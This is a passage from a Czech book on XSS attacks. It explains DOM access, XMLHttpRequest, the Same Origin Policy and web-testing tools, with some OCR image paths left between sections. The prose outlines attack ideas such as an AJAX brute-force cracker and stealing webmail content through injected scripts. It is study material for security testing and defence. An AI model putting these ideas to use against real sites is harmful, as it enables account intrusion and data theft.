var jmeno = formName.jmenoName.value;
```

Rovnocenné možnosti zapsání hodnoty z proměnné jmeno do pole formuláře

```
window.document.forms[0].elements[0].value = jmeno;
document.forms[0].elements[0].value = jmeno;
window.document.forms['formName'].elements['jmenoName'].value = jmeno;
document.forms['formName'].elements['jmenoName'].value = jmeno;
window.document.formName.jmenoName.value = jmeno;
formName.jmenoName.value = jmeno;
```

Protože by byl způsob tečkového přístupu k objektům, zvláště v případě složitějšího dokumentu, skrz celou stromovou strukturu pro praktické použití poněkud krkolomný, existují ještě další způsoby, pomocí kterých můžeme přistupovat k jednotlivým objektům bez explicitního uvedení celé cesty. Jedná se například o použití metody ***getElementById*** objektu ***document*** nebo metody ***getElementsByTagName***, která je metodou všech uzlů prvků. První z těchto metod vrací ukazatel na konkrétní element ve formě objektu, ke kterému je následně možné přistupovat. Druhá metoda pak vrací pole elementů, jež jsou reprezentována zadaným tagem, a které leží v hierarchii níže, než prvek, nad nímž byla tato metoda volána. K těmto objektům se pak musí přistupovat skrz jejich index. Všimněte si také použití slov ***getElement*** a ***getElements*** v názvech těchto metod, které napovídají, že jde ve druhém případě o množné číslo a bude nám tedy vráceno právě pole objektů, narozdíl od prvního případu, kdy se vrací skutečně pouze jeden jediný objekt. Ukázky obou těchto metod naleznete ve výpisu 13.

Výpis 13 - Použití metod getElementbyId a getElementsbyTagName

Rovnocenné možnosti přečtení obsahu pole do proměnné jmeno

```
var jmeno = document.getElementById("jmenoId").value;
var jmeno = document.getElementsByTagName("input")[0].value;
var jmeno = document.getElementsByTagName("input")["jmenoName"].value;
```

Rovnocenné možnosti zapsání hodnoty z proměnné jmeno do pole formuláře

```
document.getElementById("jmenoId").value = jmeno;
document.getElementsByTagName("input")[0].value = jmeno;
document.getElementsByTagName("input")["jmenoName"].value = jmeno;
```

Na závěr si uvedeme konkrétní příklad, který spojí dohromady všechny části, o kterých jsme se zatím zmínili. Ve výpise 14 najdete kompletní obsah HTML stránky, která obsahuje formulář použitý v předchozích příkladech. V hlavičce jsou navíc uvedeny meta tagy, které se starají o správné kódování češtiny. Ty byly ve výpise 11 pro zjednodušení vypuštěny. Stránka dále obsahuje skript, který okamžitě po načtení dokumentu naplní různým způsobem obsah polí pro jméno a heslo a vyplněný formulář voláním metody formuláře *submit* automaticky odešle ke zpracování cílovému skriptu, který je definován v atributu *action*.

Výpis 14 - Automatické vyplnění a odeslání HTML formuláře

```
<html>
  <head>
    <meta http-equiv="Content-Language" content="cs">
    <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-2">
    <title>Přihlašovací formulář</title>
  </head>
  <body>
    <h1>Přihlášení k webové službě</h1>
    <form id="formId" name="formName" method="get"
                                  action="javascript:alert('Odesláno')">
      Jméno:
      <input type="text" id="jmenoId" name="jmenoName" value="">
      Heslo:
      <input type="password" id="hesloId" name="hesloName" value="">
      <input type="submit" id="tlacId" name="tlacName" value="Přihlásit">
    </form>
    <script>
      document.formName.jmenoName.value = "Mé jméno";
      var heslo    = document.getElementsByTagName("input")[1];
      heslo.value  = "Mé heslo";
      var formular = document.getElementById("formId");
      formular.submit();
    </script>
  </body>
</html>
```

Závěrem kapitoly o DOM nesmím zapomenout zmínit informaci o jeho mírně odlišné implementaci za strany webových prohlížečů. S touto skutečností jsme se střetli již v kapitole věnované samotnému JavaScriptu a budeme se s ní často střetávat i v dalším textu knihy. Různě implementovány mají konkurenční prohlížeče například posluchače událostí nebo zahrnutí bílých znaků mezi textové uzly. Vzhledem k těmto drobným odlišnostem dochází k tomu, že často musíme psát různé kódy pro různé webové prohlížeče. Případně si můžeme pomoci dříve uvedenými knihovnami, které tyto odlišnosti v implementaci vyřeší za nás.

AJAX

Ještě nedávno fungovalo načítání webových stránek webovým browserem pouze synchronně. To znamená, že vyžádal-li si uživatel webovou stránku, vyslal prohlížeč požadavek serveru a čekal na odpověď. Server jako odpověděl zaslal obsah celé webové stránky a browser jej zobrazil uživateli. Tímto způsobem se postupovalo vždy, když uživatel kliknul na nějaký odkaz. Jisté řešení, jak se vyhnout opakovanému načítání celého obsahu webové stránky, včetně menu, hlavičky a patičky, které jsou na všech stránkách webu stejné, přinesly rámy v podobě prvků *frame* a *iframe*. Ačkoli bylo toto řešení pouze částečné, byly tyto prvky využívány také pro první pokusy s asynchronním přenosem dat. Další možností pro postupné zobrazování obsahu dokumentu bylo načtení celé webové stránky včetně prvků, jejichž obsah zůstal před uživatelem skryt. Teprve ve chvíli, kdy si o něj uživatel požádal, mu byl prostřednictvím DOM, bez nutnosti vyslání nového požadavku na server, tento obsah zobrazen.

Není se čemu divit, že vývojáři webových aplikací hlasitě volali po nějaké funkci, která by jim umožnila načítat obsah webových stránek průběžně na základě chování uživatele ve webové aplikaci, bez nutnosti neustálého načítání celé webové stránky. Takováto funkčnost by totiž umožnila přiblížení webových aplikací jejich desktopovým protějškům. Po prvotních snahách[1] nakonec tvůrci webových prohlížečů uvedli na světlo světa objekt *XMLHttpRequest*, který právě tuto funkčnost nabízí. Označení AJAX vzniklo jako zkratka ze slov Asynchronní JavaScript a XML, přičemž jím označujeme aplikace, které pracují právě na způsobu postupného dotahování požadovaných informací. Díky zavedení tohoto objektu se staly webové aplikace mnohem živějšími a pro uživatele přívětivějšími.

Nyní se podíváme, jak se s objektem *XMLHttpRequest* pracuje. Už jste si asi zvykli na implementační odlišnosti jednotlivých prohlížečů, které nás provází téměř na každém kroku. Ani u objektu *XMLHttpRequest* tomu nebude jinak. Na největší odlišnosti v jeho implementaci ale naštěstí narazíme pouze u vytváření nové instance tohoto objektu, kdy se straší verze prohlížeče Internet Explorer vydaly cestou komponenty ActiveX. Od verze IE 7.0 se naštěstí práce s tímto objektem již u všech prohlížečů téměř sjednotila. Kód pro vytvoření nové instance objektu *XMLHttpRequest* bude proto poněkud komplikovanější, než by mohl v ideálním případě být. Dva z mnoha možných způsobů vytvoření nové instance tohoto objektu uvádím ve výpisu 15.

---

[1] *http://cs.wikipedia.org/wiki/AJAX*

Výpis 15 - Vytvoření nové instance objektu XMLHttpRequest

```
try {
  var myXMLHttpRequest = new XMLHttpRequest();
}
catch (error) {
  try {
    var myXMLHttpRequest = new ActiveXObject("Microsoft.XMLHTTP");
  }
  catch (error) {
    var myXMLHttpRequest =null;
  }
}
```

Nebo zkráceně

```
var myXMLHttpRequest = (window.XMLHttpRequest ? new XMLHttpRequest() :
   (window.ActiveXObject ? new ActiveXObject("Microsoft.XMLHTTP") : false));
```

Ve chvíli, kdy máme vytvořenu instanci objektu *XMLHttpRequest*, můžeme otevřít komunikační kanál, skrz který budeme komunikovat se serverem. Vytvoříme jej metodou *open*, která přebírá několik parametrů, z nichž pouze první dva jsou povinné. Jednotlivé parametry uvádím v tabulce 16.

Tabulka 16 - Parametry metody open

open(Method, Url [, Async] [, User] [, Pass])	
Method	Typ požadavku HTTP (GET, POST, HEAD, PUT, DELETE, ...)
Url	Umístění souboru na serveru, ke kterému chceme přistoupit
Async	Aynchronní (True) nebo synchronní (False) přístup k souboru
User	Uživatelské jméno
Pass	a heslo pro autentizaci na serveru

Parametr *Async* metody *open*, určuje, zda bude prohlížeč po odeslání požadavku čekat na vrácení dat od serveru, nebo zda umožní uživateli pokračovat v práci a data stáhne nepozorovaně na pozadí.

Ve chvíli, kdy máme vytvořen komunikační kanál, můžeme po něm začít komunikovat se serverem. K odeslání našeho požadavku slouží metoda objektu *XMLHttpRequest send*, které předáváme jako parametr obsah těla odesílaného požadavku. V případě metody POST jsou tímto obsahem zasílané proměnné a jejich hodnoty. Při odesílání dat metodou GET vkládáme parametry včetně hodnot přímo do URI obsaženého v metodě *open*. Některé prohlížeče vyžadují, abychom v případě, že nezasíláme v těle požadavku žádná data, předali metodě *send* hodnotu *null*. Kompletní příklad, v němž zjednodušeným zápisem vytvoříme instanci objektu *XMLHttpRequest*, metodou *open* otevřeme komunikační kanál typu

POST a následně odešleme data metodou *send*, uvádím ve výpise 16. Metoda *setRequestHeader* použitá v příkladu nastavuje záhlaví požadavku vyžadované prohlížečem Opera.

Výpis 16 - Vytvoření nové instance objektu XMLHttpRequest

```
try {
  var myXMLHttpRequest = new XMLHttpRequest();
}
catch (error) {
  try {
    var myXMLHttpRequest = new ActiveXObject("Microsoft.XMLHTTP");
  }
  catch (error) {
    var myXMLHttpRequest =null;
  }
}
if (myXMLHttpRequest) {
  myXMLHttpRequest.open("POST", "/skript.php", true);
  myXMLHttpRequest.setRequestHeader("Content-Type",
       "application/x-www-form-urlencoded");
  myXMLHttpRequest.send("jmeno=Tonda&heslo=pass123");
}
```

Poslední věcí, o kterou se musíme při práci s objektem *XMLHttpRequest* postarat, je ověření, zda se již v odpovědi vrátila data od serveru, přečíst je a patřičně na ně zareagovat. Vzhledem k možnosti asynchronní komunikace nečekáme na odpověď serveru ve skriptu, kterým odesíláme požadavek, ale budeme sledovat výskyt události *readyStateChange*, která nastane pokaždé, když se změní stav vyřizování našeho požadavku. Ten můžeme zjistit přečtením hodnoty ve vlastnosti *readyState*, která se postupně inkrementuje a může nabývat hodnot uvedených v tabulce 17.

Tabulka 17 - Možné hodnoty vlastnosti readyState

0	uninitialized
1	loading
2	loaded
3	interactive
4	complete

Funkcí, která slouží jako obsluha události *readyStateChange,* tedy pokaždé zkontrolujeme, zda již vlastnost *readyState* nabyla hodnoty 4 a požadovaná data jsou nám tím pádem dostupná. Čtením vlastnosti *status* můžeme ještě zjistit stavový kód HTTP, abychom ověřili odpověď serveru. Data vrácená jako odpověď na náš požadavek, jsou k dispozici pod vlastnostmi *responseXML*, která zpřístupňuje stromovou strukturu DOM

XML dokumentu a *responseText*, která obsahuje data v podobě čistého textu. Příklad zdrojového kódu popsané funkce uvádím ve výpise 17.

Výpis 17 - Funkce pro přečtení dat vrácených na požadavek XMLHttpRequest

```
myXMLHttpRequest.onreadystatechange = function() {
  if (myXMLHttpRequest.readyState == 4) {
    if (myXMLHttpRequest.status == 200 || myXMLHttpRequest.status == 304) {
      alert(myXMLHttpRequest.responseText);
    }
  }
}
```

Zmínil jsem pouze nejdůležitější metody a vlastnosti objektu *XMLHttpRequest*, kterých samozřejmě existuje mnohem více. Kompletní popis objektu najdete například v MSDN[1] na stránkách Microsoftu.

Ve chvíli, kdy jednou obdržíme odpověď na náš požadavek, zůstane v některých prohlížečích natrvalo uložená hodnota 4 ve vlastnosti *readyState*. Pokud tedy budeme chtít odeslat nový požadavek, musíme opětovně vytvořit instanci objektu *XMLHttpRequest*.

Objekt *XMLHttpRequest* má z bezpečnostních důvodů omezení v přístupu k datům, která jsou uložena v jiné doméně, nebo jsou dostupná na jiném portu než se nalézá stránka se skriptem, který zasílá požadavek na server. Tento fakt značně zužuje využití AJAXu pro XSS útoky. I tak se však pro AJAX najde během XSS útoku využití. Konkrétně si představíme například password cracker, který na pozadí odesílá asynchronní požadavky v rámci stejné domény a jimiž zkouší brutte force metodou různá hesla. Omezení, o kterém jsem se zmínil, označujeme výrazem *Same Origin Policy*, a protože se s ním budeme často střetávat i v dalším textu této knihy, určitě nebude na škodu, když se s ním nyní seznámíme blíže. Později, až se budeme zabývat komunikačním kanálem mezi obětí a útočníkem, se zmíníme ještě o dalších způsobech využití objektu *XMLHttpRequst* pro XSS útoky. Nové verze prohlížečů (konkrétně FF od verze 3.5 a IE ve verzi 8.0) zavádí totiž také objekt *XMLHttpRequest* respektive *XDomainRequest* se schopností komunikace mezi různými doménami. Tato komunikace je ovšem podmíněna výskytem jistých HTTP hlaviček. Protože jsem ovšem zatím nezmínil nezbytné informace o Same Origin Policy, odložím popis použití těchto objektů až na zmíněnou pozdější kapitolu.

[1] *http://msdn.microsoft.com/en-us/library/ms535874.aspx*

Same Origin Policy

Z výše uvedených kapitol týkajících se JavaScriptu a DOM, musí být zřejmé, že jde o velice mocné nástroje, které dokáží s obsahem webových stránek provádět nejrozličnější akce. Naštěstí v JavaScriptu existují jistá omezení, která v určitých oblastech brání útočníkům ve smrtících útocích na uživatele. Jedním z těchto omezení je nemožnost zapisovat pomocí JavaScriptu data na disk nebo z něj číst obsah uložených souborů. Taková vlastnost by útočníkům otevřela možnost získání plné kontroly nad počítačem svých obětí. Jediný způsob, jak může JavaScript implementovaný ve webovém prohlížeči číst nebo zapisovat data na disku, je přes soubory cookies. Je sice pravda, že se čas od času vyskytnou exploity, které zneužívají zranitelností webových browserů a dokáží tak různé soubory na uživatelův disk propašovat, ale neštěstí je těchto případů stále méně.

Další omezení spočívá v přístupu k datům nebo k obsahu webových stránek z jiné domény. Toto omezení se označuje *Same Origin Policy* a je jedním ze základních bezpečnostních opatření, které je implementováno ve webových prohlížečích. Představte si, že by bylo možné pomocí JavaScriptu umístěného na webové stránce *www.utocnastranka.cz* přistupovat k obsahu stránek z domény jiné, například na stránku *www.uzivateluvwebmail.cz*, kde má uživatel nastaveno trvalé přihlášení. Pokud by nic netušící uživatel navštívil stránku *www.utocnastranka.cz*, JavaScriptový kód na ni umístěný by mohl sám v novém okně nebo ve skrytém rámu otevřít webové stránky uživatelova e-mailu *www.uzivateluvwebmail.cz*. Využil by uživatelova automatického přihlášení a načetl a odeslal by z nich útočníkovi obsah důvěrných informací, které jsou pod tímto účtem ve webmailu uloženy. Nebýt omezení v podobě *Same Origin Policy*, jistě by byl takovýto scénář možný. Bezpečnostní politika *Same Origin Policy* ovšem nekontroluje pouze přístup na jinou doménu. Aby byl přístup k objektu povolen musí se shodovat také, subdoména, protokol a port, na kterém komunikace probíhá. V tabulce 18 uvádím několik příkladů, které jsou nebo nejsou s ohledem na bezpečnostní pravidla *Same Origin Policy* povoleny.

Díky tomu, že bezpečnostní politika *Same Origin Policy* kontroluje mimo jiné i komunikační protokol, je zabráněno také tomu, aby mohli útočníci přistupovat k obsahu souborů, jež je možné načíst do prohlížeče z disku pomocí protokolu *file:*. Novější verze webových prohlížečů tento protokol dokonce omezují v ještě větší míře a nepovolí tak se na tento protokol vůbec odkázat, nebo jej použít pro načtení externího obsahu.

Politika *Same Origin Policy*, o které jsem dosud psal, je bezpečnostním prvkem DOM. Kromě ní však existují také bezpečnostní politiky zaměřené na objekt *XMLHttpRequest*, o které jsem se již letmo zmínil na závěr předchozí kapitoly, nebo politika hlídající komunikaci flashových objektů. Během tvorby skriptů pro útoky XSS narazíme často také na hlídání přístupu k souborům cookies. Jejich načtení skriptem z jiné domény, by totiž mělo pro uživatele fatální následky, vzhledem k povaze v nich uchovávaných dat, kterými jsou například session tokeny. Přesto se před nedávnem dostala na svět nová zranitelnost, která ve spojení s clickjackingem umožňuje obsah cizích souborů cookies v Internet Exploreru přečíst. Tato zranitelnost dostala název *cookiejacking*[1].

Můžete se setkat také s politikou *Same Origin Policy* zaměřenou na technologii *Silverlite*, *Gears* nebo na objekty *Javy*.

Tabulka 18 - Příklady reakcí Same Origin Policy při pokusu o přístup k datům

Reakce jsou uvedeny pro pokus o přístup z webové stránky http://www.domena.cz/index.html	
`http://www.domena.cz/stranka.html`	`Přístup povolen`
`http://www.domena.cz/web/stranka.html`	`Přístup povolen`
`https://www.domena.cz/stranka.html`	`Přístup zamítnut, liší se protokol`
`http://www.domena.cz:8080/stranka.html`	`Přístup zamítnut, liší se port`
`http://subdomena.domena.cz/stranka.html`	`Přístup zamítnut, liší se doména`
`http://sub.www.domena.cz/stranka.html`	`Přístup zamítnut, liší se doména`
`http://www.utocnik.cz/index.html`	`Přístup zamítnut, liší se doména`

K tomu, aby mohl být podniknut útok podobný tomu z předchozího scénáře, ve kterém jsem nastínil přístup k obsahu uživatelova webmailového účtu, musel by útočník obejít bezpečnostní politiku *Same Origin Policy*. Dosáhnout toho může tak, že své skripty vloží právě do samotné aplikace webmailu. Pak totiž budou tyto skripty spuštěné ve stejné doméně a mohou tak například ve skrytých rámech načítat, číst, měnit a odesílat jakákoliv data náležející této doméně. No a tím už se pomalu dostáváme k samotnému jádru útoků XSS, protože právě injektování skriptů do zranitelných webových aplikací je jejich cílem.

[1] *https://www.swisscyberstorm.com/speakers/valotta-slides*

Kapitola 2

Nástroje, které pomohou

Tuto knihu jsem zcela záměrně začal skromným představením JavaScriptu a objektového modelu dokumentu, protože bez jejich dobré znalosti nebudete nikdy schopni porozumět sofistikovaným útokům, které mohou útočníci na vaše webové aplikace podniknout. Těžko byste bez těchto znalostí mohli stavět barikády, které by útočníkům v jejich nekalých úmyslech mohly zabránit. Vřele vám proto doporučuji nastudovat předchozí oblasti v co možná největší míře.

Nyní se ještě v krátkosti zaměřím na některé nástroje, které se mohou stát dobrými pomocníky při tvorbě a ladění vašich skriptů nebo při průzkumu zdrojových kódů webových stránek a jejich stromové struktury. Mohou vám však být nápomocny také při hledání zranitelných míst ve webových aplikacích, či při vedení XSS útoku. I v tomto případě vám doporučuji, abyste se alespoň s některými z těchto nástrojů blíže seznámili, neboť vám mohou značně ulehčit práci a tím ušetřit spousty času během celého procesu testování.


Veškeré programy a doplňky, které v této kapitole uvedu, jsou nedílnou součástí webového prohlížeče, nebo jsou zdarma k dispozici ke stažení z Internetu. Pro jejich snadnější vyhledání budu tedy uvádět i odkazy na jednotlivé projekty.

Nástroje pro psaní a ladění kódu

PSPad

Prvním z nástrojů, které při tvorbě programů a skriptů aktivně využijete, je některý z nepřeberného množství textových editorů. Použít můžeme skutečně jakýkoliv textový editor, který dokáže ukládat prostý text bez formátování. Existuje ale také velké množství editorů kódu, které dokáží zvýraznit syntaxi jazyka. Tím velice zpřehlední řádky napsaného kódu a usnadní orientaci v něm.

Mezi programy, které se pro psaní kódu výborně hodí, patří například PSPad[1]. Ten umožňuje zvýraznit syntaxi velkého množství programovacích a skriptovacích jazyků, včetně HTML, JavaScriptu a PHP, které budeme v této knize používat. Tento editor obsahuje navíc mnoho různých vlastností, které dokáží velmi zefektivnit práci, například sbalování funkcí, číslování řádků, různé kódování znaků, otevření vytvářené HTML stránky v interním prohlížeči, přístup na FTP a mnoho dalšího.




[1] *http://www.pspad.com/cz/*

Chybová konzola

Ve chvíli, kdy tvoříme skripty pro webové stránky, se stejně jako při tvorbě jakéhokoliv jiného programu nevyvarujeme syntaktických a jiných chyb. Interprety JavaScriptu ve webových prohlížečích jsou ale nastaveny tak, že ve chvíli, kdy zjistí syntaktickou chybu nebo narazí na problém během provádění skriptu, jednoduše jej bez jakéhokoliv upozornění ukončí. S tímto chováním prohlížečů bychom hledali chyby jen velmi obtížně a tak pro vývojáře vznikla řada nástrojů, které dokáží na jednotlivé chyby upozornit. V řadě webových browserů je například k dispozici chybová konzola, která podá více či méně podrobné informace o problémech, k nimž během provádění skriptů došlo.

Ve Firefoxu najdete chybovou konzolu v menu *Nástroje*, nebo ji spustíte klávesovou zkratkou *ctrl+shift+j*. Ve starších verzích Internet Exploreru se k výstupu chybových zpráv dostanete, jak je u tohoto prohlížeče zvykem, poněkud odlišným způsobem. V tomto prohlížeči musíte zapnout oznamování chyb zaškrtnutím volby *Zobrazit oznámení při každé chybě ve skriptu* na kartě *Nástroje/Možnosti Internetu/Upřesnit.* Novější verze IE už ale také obsahují nástroj, který s laděním skriptu a s procházením struktury DOM dokáže značně pomoci. K dispozici je v menu *Nástroje/Nástroje pro vývojáře*, nebo jej lze vyvolat klávesou F12.

Osobně používám prohlížeč Firefox. Zaprvé proto, že je multiplatformní. Zadruhé proto, že k němu existuje velké množství doplňků, které se výborně hodí při vývoji a testování skriptů, jakož i při hledání a testování zranitelností webových aplikací. Většina ze zde popisovaných nástrojů budou proto právě doplňky pro tento webový prohlížeč.




Firebug

Chybová konzola je pouze základním nástrojem při ladění kódu. S její pomocí sice dokážeme nalézt většinu syntaktických chyb a chyb za běhu skriptu, nicméně s odhalením logických chyb nám moc nepomůže. Logické chyby jsou chyby, které nezabraňují interpretu v provádění naprogramovaného algoritmu, ovšem při jejich výskytu se skript chová jinak, něž jeho tvůrce zamýšlel. Při hledání tohoto typu chyb musíme sáhnout po poněkud sofistikovanějšímu nástroji, který nám umožní procházet skript po krocích a postupně jej ladit.

Jedním z dostupných nástrojů tohoto druhu je rozšíření pro prohlížeč Firefox, které se jmenuje *Firebug*[1]. Ten vám umožní během ladění krokovat skriptem po jednotlivých řádcích, vytvářet vlastní body přerušení nebo se vnořovat a vynořovat z funkcí. V každém kroku přitom můžeme kontrolovat jednotlivé hodnoty proměnných a objektů DOM na stránce.

Mimoto umožňuje Firebug také tvorbu skriptu v konzoli a jeho testování na aktuálně načtené stránce. To se nám může během testování útočných skriptů také často hodit. Vzhledem k tomu, že se jedná o skutečně užitečný a všestranný nástroj, měli byste se s ním rozhodně blíže seznámit.



1 http://www.getfirebug.com

DOM Inspector

DOM Inspector[1] je další velice užitečný nástroj, o kterém jsem se již zmínit v kapitole zaměřené na *Document Object model*. Umožňuje nám procházet DOM stromem dokumentu a podrobně zkoumat a nastavovat všechny vlastnosti jednotlivých objektů na webové stránce. Možné je dokonce také přidávat nebo mazat jednotlivé objekty. DOM inspector umožňuje zobrazení náhledu webové stránky včetně všech změn, které ve struktuře DOM provedeme. To vše se zvýrazňováním jednotlivých vybraných elementů, které nám usnadní lokalizaci hledaného objektu.

Na screenshotu vlevo vidíte stromovou strukturu DOM dokumentu z výpisu 11, jak ji vygeneroval DOM inspector. Tento strom jsme si dříve znázornili pomocí diagramu. Můžete si na něm všimnout, že bílé znaky, jako přechod na nový řádek nebo odsazení řádku jsou v DOM reprezentovány také jako textové uzly.

Ostatní nástroje pro vývoj a ladění kódu

Nástroje, které jsem se vám snažil v této kapitole, alespoň v rychlosti představit, nejsou samozřejmě jedinými, které máme k dispozici. Za zmínku stojí dále například *Venkman JavaScript Debugger*[2], *Web developer*[3], *Extension developer*[4] nebo jakékoliv jiné, jež vám budou nejlépe vyhovovat.

---


[1] *https://developer.mozilla.org/En/DOM_Inspector*
[2] *http://www.mozilla.org/projects/venkman*
[3] *http://chrispederick.com/work/web-developer/*
[4] *http://ted.mielczarek.org/code/mozilla/extensiondev/*

Lokální proxy servery

Výše jste poznali nástroje, které budete potřebovat během tvorby a při procesu ladění vašich skriptů. Zbývá se ještě seznámit s jedním typem programů, které vám hodně pomohou během testování webových aplikací včetně hledání zranitelností typu Cross Site Scripting.


Tímto typem nástrojů jsou lokální proxy servery, přes které proudí všechna data odeslaná vaším webovým browserem. Vy tak můžete každý požadavek směřující na webový server pozastavit, podrobně jej prozkoumat a případně pozměnit odesílaná data. Můžete tak měnit dokonce i hodnoty proměnných, které jsou odesílány z formulářů metodou POST nebo využitím objektu *XMLHttpRequest*. Stejně snadná je také změna jednotlivých hlaviček požadavků nebo i změna hodnot odesílaných cookies.

Tamper Data



Prvním z výborných nástrojů tohoto druhu je rozšíření pro Firefox, které je k dispozici pod názvem *Tamper Data*[1]. Na obrázcích okolo se můžete podívat, jak vypadá jeho uživatelské rozhraní.

Ačkoli je tento lokální HTTP proxy, velice uživatelsky přívětivý a disponuje jednoduchým a intuitivním ovládáním, má oproti ostatním programům svého druhu bohužel jistá omezení. Z jeho nedostatků bych uvedl například skutečnost, že umožňuje měnit pouze požadavky jdoucí směrem od klienta k serveru. Odpovědi sice umožňuje prohlížet, ale bohužel už ne modifikovat, což se může občas také hodit. Vzhledem k tomu, že obsah zachycených dat je ukládán v poli JavaScriptu, není možné jej nechat běžet neomezeně dlouhou dobu, kvůli nadměrnému zaplňování paměti. Hlavním nedostatkem ovšem je, že jej lze použít pouze pro zachytávání komunikace prohlížeče Firefox, pod kterým




[1] *http://tamperdata.mozdev.org*

běží. To je hlavní rozdíl, kterým se odlišuje od ostatních plnohodnotných lokálních proxy serverů. Mezi jeho výhody naopak patří jednoduché a intuitivní ovládání nebo možnost vkládat do jednotlivých odesílaných polí hodnoty z předdefinovaných seznamů. Tyto seznamy jsou již v základní instalaci uvedeny pro hlavičku *User-Agent* nebo pro útoky XSS a SQL.

Web Scarab

Web Scarab je již plnohodnotným lokálním HTTP proxy serverem. Jedná se o samostatný program napsaný v Javě, což jej činí použitelným na mnoha různých platformách. Naslouchá na určeném portu a přeposílá dál veškerou HTTP komunikaci, kterou na něj směřujeme. Umožňuje tak spolupráci s jakýmkoliv webovým browserem, nebo i jiným programem komunikujícím prostřednictvím protokolů HTTP nebo HTTPS. Web Scarab dovoluje modifikaci nejenom dat odesílaných z klientského programu, ale i těch, která jsou vracena zpět ze strany serveru.



Program je navržen primárně pro testování zabezpečení webových aplikací, o čemž svědčí i skutečnost, že pochází z dílny projektu OWASP[1]. Dokáže zjistit a prověřit místa, která potenciálně umožňují injekci kódu, nebo jsou náchylná na útok CSRF. Na základě procházení webem, vytváří stromovou strukturu umístění jednotlivých souborů na serveru a z webových stránek dokáže extrahovat skripty a komentáře. Web Scarab disponuje také zabudovaným fuzzerem pro testování předávaných parametrů a mnoha dalšími vynikajícími funkcemi.

[1] *http://www.owasp.org/index.php/Category:OWASP_WebScarab_Project*

Burp Suite

Burp Suite je podobně jako *Web Scarab* aplikace napsaná v Javě, která je primárně určena pro testování bezpečnosti webových aplikací. Jedná se o celý balík zajímavých nástrojů, mezi nimiž nalezneme například HTTP proxy, spider, scanner, intruder, repeater a sequencer. *Burp Site* můžeme navíc jednoduše rozšiřovat o vlastní pluginy. Jeho jedinou nevýhodou je skutečnost, že ve své volně šiřitelné free verzi neobsahuje všechny z uvedených nástrojů. Ty jsou bohužel dostupné pouze v placené verzi. Bližší informace o jednotlivých vyjmenovaných funkcích včetně detailního manuálu nalezne na webu projektu[1].

Paros

Třetím programem napsaným v Javě, který spadá do kategorie proxy serverů, a který na tomto místě zmíním, je *Paros*[2]. Ačkoliv je tento program velmi podobný výše uvedeným, nedisponuje tolika rozličnými funkcemi. Na druhou stranu obsahuje pár zajímavých vlastností, které v ostatních nástrojích nenajdeme. Můžete například ručně zapsat celý zdroj HTTP požadavku, který následně odešlete na server a prozkoumáte obsah vrácené odpovědi. *Paros* tedy určitě stojí za vyzkoušení.

Ostatní nástroje zobrazující HTTP komunikaci

Na závěr této kapitoly zmíním ještě několik programů, které by neměly ujít vaší pozornosti. Zda je budete při své práci využívat nebo ne, je plně na vašem rozhodnutí.

Jeden z nejstarších programů pro zkoumání a změnu HTTP komunikace, o kterém často uslyšíte, je *Achilles*[3]. K dispozici je pouze verze pro Windows, a musím říci, že v současné době je tento nástroj v mnoha směrech překonán konkurenčními nástroji.

